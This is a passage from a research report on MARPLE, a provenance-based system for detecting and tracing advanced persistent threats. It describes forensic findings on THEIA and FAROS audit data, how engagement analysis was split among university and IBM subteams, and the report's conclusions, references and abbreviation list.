
The original plan in our approach was to use the fine-grained THEIA replay and taint system, to check for dependencies between a read from an external IP address and the writes to these files. However, the replay system in THEIA was not working for a large number of processes and we couldn't replay them. Upon closer inspection, we believe that these may be false positives. Especially, given the fact that they do not communicate with any IP addresses in the BBN test range.

/home/steve/recon.txt.

This file is present in the home folder but we do not see any evidence of write-s to it in the data, except for /bin/gzip, which reads and mmaps it and also writes to it, in addition to writing to /home/steve/recon.txt.gz. However, we do not see any exfiltration of these files to any IP addresses in the data.

/home/steve/ff20/firefox/firefox.

This process becomes untrusted because it reads from external untrusted IP addresses and it loads the file /usr/lib/liboverlay-scrollbar3-0.2.so.0.0.16. We saw information flow between this process and the process /usr/lib/firefox/firefox. However, this information flow is carried out via files in the preferences folder /home/steve/.mozilla/0p675bqs.default. An example of one of this type of information flow is shown in the graph. This information flow appears on Friday May 19th, however, while the drop of the file /home/steve/Downloads/tedit happens on Monday May 22nd.



4.4.11 Detection of PANDEX Attacks on FAROS

The FAROS data was not available until May 23, the last day for PANDEX Real-Time detection, which leaves us no enough time for polishing our detection system or conducting post-detection forensic analysis. In addition, the FAROS data came with significant issues such as missing string parameters of system calls, which rendered our detection system unable to work properly. We raised the issue to FAROS and as a result FAROS published a new topicta1-faros-pandex-cdm17-3on May 31.

Based on the latest topic ta1-faros-pandex-cdm17-3, our detection system reported two alarms. Specifically, two processes match with our *screen grab behavior graphs*. We list them as follows:

1.uuid=c42573dfecc13140a9876a1f0e34dade, pid=2984, cmdline=calc.exe
2.uuid=4ce6cbfc7fef1174509b3eae93738432, pid=3088, cmdline=calc.exe

Although we identify the PPID of both the two processes to be2424, there are no traces corresponding to the process (PID 2424). The incomplete FAROS data makes the further forensic analysis quite difficult.

4.5 Adversarial Engagement 1

For Engagement 1, the MARPLE team successfully consumed and analyzed data from five of the six TA1s (with the sole exception of THEIA). Given wide variations in the interpretation of the common data model across different TA1, our strategy for the first engagement was to divide up the task of TA1 interfacing across several subteams within MARPLE, with each subteam handling one TA1. This approach also offered us an opportunity to explore and evaluate multiple analysis techniques in parallel: each subteam could explore one suite of analysis algorithms, and evaluate its effectiveness on the data from at least one TA1 team. Specifically, the TA-1 data sets were divided up among MARPLE subteams as follows:

- CADETS: The UIC team took the primary responsibility for analyzing CADETS data.
- FiveDirections and TRACE: These two data sets were analyzed by the SBU team.
- FAROS: A joint team from NWU and IBM assumed the responsibility for analyzing this data source.
- ClearScope: A joint team from IBM and NWU undertook the analysis of this data.

While these four teams ended up performing a complete forensic analysis, their primary goal was one of attack detection. A fifth team was created at IBM to take these detection results as the starting point for scalable impact analysis (forward exploration of the provenance graph) and causality analysis (tracing back to sources of compromise). The results achieved by each of these five subteams is described in detail in the rest of this report.

4 CONCLUSIONS

The MARPLE team has researched and developed a suite of technologies that radically harden enterprise security on multiple fronts. We have participated in all 5 adversarial engagements and 3 policy enforcement demos throughout the program with great success. We have demonstrated novel and valuable defense approaches that exhibited strong detection and analytics capabilities coupled with high efficiency, and our methods have been published in multiple top cybersecurity and data mining conferences.

REFERENCES

[1] Luca Aceto and Andy Gordon. *Algebraic Process Calculi: The First Twenty Five Years and Beyond*. BRICS publications, Bertinoro, Forli, Italy, August 2005.

[2] Chloe Albanesius. Target Ignored Data Breach Warning Signs. `http://www.pcmag.com/article2/0,2817,2454977,00.asp`, 2014. [Online; accessed 16-February-2017].

[3] Adam M Bates, Dave Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *USENIX Security Symposium*, pages 319–334, 2015.

[4] Noam Ben-Asher and Cleotilde Gonzalez. Effects of cyber security knowledge on attack detection. *Computers in Human Behavior*, 48:51–61, 2015.

[5] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *Ndss*, pages 1–17, 2011.

[6] Uri Braun, Simson Garfinkel, David A Holland, Kiran-Kumar Muniswamy-Reddy, and Margo I Seltzer. Issues in automatic provenance collection. In *International Provenance and Annotation Workshop*, pages 171–183. Springer, 2006.

[7] Cuckoo sandbox. `www.cuckoosandbox.org`.

[8] Johannes Dahse and Thorsten Holz. Simulation of built-in php features for precise static code analysis. In *NDSS*, volume 14, pages 23–26. Citeseer, 2014.

[9] Kevin P Dyer, Scott E Coull, and Thomas Shrimpton. Marionette: A programmable network traffic obfuscation system. In *24th USENIX Security Symposium*, pages 367–382, 2015.

[10] 2019 Fireeye Annual Report. `https://bit.ly/2Ji32OM`.

[11] FIRST.org. Common vulnerability scoring system v3.0: Specification document. `https://www.first.org/cvss/specification-document`.

[12] Ashish Gehani and Dawood Tariq. Spade: support for provenance auditing in distributed environments. In *Proceedings of the 13th International Middleware Conference*, pages 101–120. Springer-Verlag New York, Inc., 2012.

[13] Ashvin Goel, W-C Feng, David Maier, and Jonathan Walpole. Forensix: A robust, high-performance reconstruction system. In *Distributed Computing Systems Workshops, 2005. 25th IEEE International Conference on*, pages 155–162. IEEE, 2005.

[14] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal De Lara. The taser intrusion recovery system. In *ACM SIGOPS Operating Systems Review*, volume 39, pages 163–176. ACM, 2005.

[15] Xueyuan Han, Thomas Pasquier, Tanvi Ranjan, Mark Goldstein, and Margo Seltzer. Frappuccino: Fault-detection through runtime analysis of provenance. In *9th USENIX Workshop on Hot Topics in Cloud Computing (HotCloud 17)*, 2017.

[16] Xueyuan Han, Thomas Pasquier, and Margo Seltzer. Provenance-based intrusion detection: opportunities and challenges. In *10th USENIX Workshop on the Theory and Practice of Provenance (TaPP 2018)*, 2018.

[17] Md Nahid Hossain, Sadegh M Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R Sekar, Scott D Stoller, and VN Venkatakrishnan. Sleuth: Real-time attack scenario reconstruction from cots audit data. In *Proc. USENIX Secur.*, pages 487–504, 2017.

[18] Md Nahid Hossain, Junao Wang, Ofir Weisse, R Sekar, Daniel Genkin, Boyuan He, Scott D Stoller, Gan Fang, Frank Piessens, Evan Downing, et al. Dependence-preserving data compaction for scalable forensic analysis. In *27th USENIX Security Symposium*, pages 1723–1740, 2018.

[19] Eric M Hutchins, Michael J Cloppert, and Rohan M Amin. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1):80, 2011.

[20] P. Indyk. Sketching, streaming and sublinear-space algorithms, Graduate Course Notes, 2007.

[21] kbandla. APT Notes. `https://github.com/kbandla/APTnotes`. Accessed: 2016-11-10.

[22] Samuel T King and Peter M Chen. Backtracking intrusions. *ACM SIGOPS Operating Systems Review*, 37(5):223–236, 2003.

[23] Samuel T. King and Peter M. Chen. Backtracking intrusions. In *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles*, SOSP ’03, pages 223–236, Bolton Landing, New York, 2003. ACM.

[24] Samuel T. King and Peter M. Chen. Backtracking intrusions. *ACM Transactions on Computer Systems*, 2005.

[25] Samuel T King, Zhuoqing Morley Mao, Dominic G Lucchetti, and Peter M Chen. Enriching intrusion alerts through multi-host causality. In *NDSS*, 2005.

[26] Andrea Lanzi, Monirul I Sharif, and Wenke Lee. K-tracer: A system for extracting kernel malware behavior. In *NDSS*, pages 255–264, 2009.

[27] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *NDSS*, 2013.

[28] Wenke Lee and Dong Xiang. Information-theoretic measures for anomaly detection. In *Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001*, pages 130–143. IEEE, 2001.

[29] Shiqing Ma, Kyu Hyung Lee, Chung Hwan Kim, Junghwan Rhee, Xiangyu Zhang, and Dongyan Xu. Accurate, low cost and instrumentation-free security audit logging for windows. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 401–410. ACM, 2015.

[30] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS*, 2016.

[31] M-Trends Reports. `https://bit.ly/2q9ItbI`.

[32] MANDIANT: Exposing One of China's Cyber Espionage Units. `https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf`. Accessed: 2016-11-10.

[33] Emaad Manzoor. *CDM to StreamSpot Translation*.

[34] Emaad Manzoor. *StreamSpot Train*.

[35] Emaad Manzoor, Sadegh M Milajerdi, and Leman Akoglu. Fast memory-efficient anomaly detection in streaing heterogeneous graphs. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1035–1044. ACM, 2016.

[36] Emaad Manzoor, Sadegh M Milajerdi, and Leman Akoglu. Fast memory-efficient anomaly detection in streaming heterogeneous graphs. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1035–1044. ACM, 2016.

[37] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. Holmes: real-time apt detection through correlation of suspicious information flows. *arXiv preprint arXiv:1810.01594*, 2018.

[38] MITRE. Adversarial tactics, techniques and common knowledge. `https://attack.mitre.org/wiki/Main_Page`.

[39] MITRE ATT&CK. `https://attack.mitre.org/`.

[40] Stephanie Mlot. Neiman Marcus Hackers Set Off Nearly 60K Alarms. `http://www.pcmag.com/article2/0,2817,2453873,00.asp`, 2014. [Online; accessed 16-February-2017].

[41] Neo Technology. Cypher query language, 2018.

[42] Neo Technology. Neo4j graph platform, 2018.

[43] Jim O'Gorman, Devon Kearns, and Mati Aharoni. *Metasploit: The penetration tester's guide*. No Starch Press, San Francisco, CA, USA, 2011.

[44] Devin J Pohly, Stephen McLaughlin, Patrick McDaniel, and Kevin Butler. Hi-fi: collecting high-fidelity whole-system provenance. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 259–268. ACM, 2012.

[45] Zhengyang Qu, Guanyu Guo, Zhengyue Shao, Vaibhav Rastogi, Yan Chen, Hao Chen, and Wangjun Hong. Appshield: Enabling multi-entity access control cross platforms for mobile app management. In *International Conference on Security and Privacy in Communication Systems*, pages 3–23. Springer, 2016.

[46] Marko A. Rodriguez. The Gremlin graph traversal machine and language (invited talk). In *Proceedings of the 15th Symposium on Database Programming Languages*, pages 1–10, Pittsburgh, PA, USA, 2015. ACM.

[47] Mahsa Salehi and Lida Rashidi. A survey on anomaly detection in evolving data:[with application to forest fire risk prediction]. *ACM SIGKDD Explorations Newsletter*, 20(1):13–23, 2018.

[48] D. L. Schales, X. Hu, J. Jang, R. Sailer, M. P. Stoecklin, and T. Wang. FCCE: Highly scalable distributed feature collection and correlation engine for low latency big data analytics. In *Proceedings of the 31st IEEE International Conference on Data Engineering*, pages 1316–1327, Seoul, Korea, April 2015. IEEE Press.

[49] Xiaokui Shu, Frederico Araujo, Douglas L. Schales, Marc Ph. Stoecklin, Jiyong Jang, Heqing Huang, and Josyula R. Rao. Threat intelligence computing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1883–1898, New York, NY, USA, 2018. ACM.

[50] David Wagner and R Dean. Intrusion detection via static analysis. In *Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001*, pages 156–168. IEEE, 2001.

LIST OF ABBREVIATIONS AND SYMBOLS

ACM	Association for Computing Machinery
API	Application Program Interface
APT	Advanced Persistent Threat
AST	Abstract Syntax Tree
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
C&C	Command and Control
CCS	ACM Conference on Computer and Communications Security
CDM	Common Data Model
CG	Computation Graph
CVSS	Common Vulnerability Scoring System
DSL	Domain-Specific Language
ETW	Event Tracing for Windows
FCCE	Highly scalable distributed Feature Collection and Correlation Engine
GoC	Graph of Constraints
HSG	High-level Scenario Graphs
IEEE	Institute of Electrical and Electronics Engineers
IDS	Intrusion Detection System
IoC	Indicator of Compromise
IPS	Intrusion Prevention System
KDD	The annual Knowledge Discovery and Data Mining conference
NU	Northwestern University
MARPLE	Mitigating APT damage by Reasoning with Provenance in Large Enterprise networks
OS	Operating System
RAT	Remote Administration Tool
FSA	Finite State Automata
SBU	Stony Brook University

SIEM	Security Information and Event Management
SLEUTH	Scenario LinkagE Using provenance Tracking of Host audit data
TTP	Tactics, Techniques, and Procedures
REPL	Read-eval-print loop
UIC	University of Illinois at Chicago
UUID	Universally Unique Identifier